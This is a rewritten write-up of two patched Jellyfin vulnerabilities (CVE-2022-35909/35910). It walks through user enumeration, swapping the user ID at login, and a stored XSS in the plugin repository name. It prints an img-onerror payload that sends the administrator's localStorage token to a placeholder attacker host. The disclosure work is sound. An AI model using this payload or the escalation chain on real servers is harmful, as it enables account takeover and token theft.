CVE-2022–35909 / CVE-2022–35910, Incorrect Access Control and XSS Stored to Jellyfin
An unprivileged user could list all users and their admin status via the /users endpoint, and could change their user ID during authentication to load the admin dashboard. A stored XSS in the repository name field allowed stealing an admin's access token to escalate privileges.
 Published on medium.com
Was discovered by Dan Barros and Eduardo Cardoso from Stolabs Security Research team.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Jellyfin is a free software media system that lets you manage and stream your media from a dedicated server to end-user devices through multiple apps. The research here targets the web application's user and administration features: the user listing, the login flow, the admin dashboard, and the plugin repository management screen.
The two issues described affect version 10.7.7 and were fixed in 10.8.0. They were found by Dan Barros and Eduardo Cardoso from the Stolabs Security Research team.
Setup
The test environment had only two registered users, user and adm. The unprivileged account is user; adm is the administrator. Requests were intercepted and modified with Burp. The researchers also had a VPS with a listening port to receive data from the stored XSS.
Finding it
While logged in as the unprivileged user, the researchers intercepted requests to the /users endpoint. The response let them list every user registered in the application, and the policy field in that response identified which users are administrators. This is an incorrect access control issue: a normal user should not be able to enumerate accounts and their administrative status. This discovery was assigned CVE-2022-35909.

The screenshot shows the access to registered users obtained from the unprivileged session.
A second observation followed: each user receives a fixed ID of 32 alphanumeric characters registered in the system.

Comparing the identifiers side by side made it clear that the user ID is a stable value tied to the account.
Exploitation
Step 1: enumerate users and spot administrators
From the unprivileged session, the /users request returned the full user list, including the policy field that marks administrators. That gave the attacker the administrator's identity and, combined with the fixed 32-character ID, the value needed for the next step.
Step 2: swap the user ID during authentication
After logging out and logging in again, the researchers watched the requests sent after entering the username and password. Jellyfin's authentication requests associate the UserID with the user's name. They changed the userID to the administrator's and observed the result.
During the authentication process we changed the userid to the adm user.

The screenshot shows the authentication process in Jellyfin.
After changing the user ID for the administrator, they logged in as a user but the dashboard loaded the administrator panel.

We were able to access the admin panel with the unprivileged user.

The admin panel loaded for the unprivileged account.
Step 3: try to escalate directly (blocked)

With the admin panel visible, the next attempt was to grant the account administrative rights. Clicking "allow this user to administer the server" and then save returned a 403 forbidden, so the privilege could not be escalated this way.

The 403 Forbidden response.
Step 4: note the session access token
Returning to the authentication process, the researchers saw that logging in returns a session access token that matches the account's access profile in the application.

The access token shown for the user.
Step 5: save a repository without authorisation
Within the user profile, and with the admin dashboard reachable, they noticed that the plugin does not validate the access token. Even with restricted access, they were able to save new repositories.


WOW, Repository saved as user without permission.

The repository was saved as a user without permission.
Step 6: store XSS in the repository name
The repository name field is vulnerable to stored XSS. The idea was to insert a payload that sends the administrator's localStorage content, where the access token is stored, so the attacker could impersonate the admin in their requests and elevate privilege.

I opened port 8292 on my VPS and listened.
Payload used in exploration:
<img src=x onerror=”document.location=’http://MYIP:PORT/?'+(JSON.stringify(localStorage))”>
The payload is an image tag whose src fails, triggering onerror, which sends the serialised localStorage to the attacker's host.

After saving the XSS in the name of the repository, the researchers waited for the admin to log in and open the plugins/repositories tab, which fires the payload and delivers the data.

Upon receiving the connection from the server, we will analyse the data received and there is the acess token of the logged in administrator.

The received data included the logged-in administrator's access token.
Step 7: escalate using the stolen token
With the administrator's access token in hand, the researchers returned to Burp, to the request that escalates privilege. Changing the access token to the administrator's was enough to become the server's administrator.

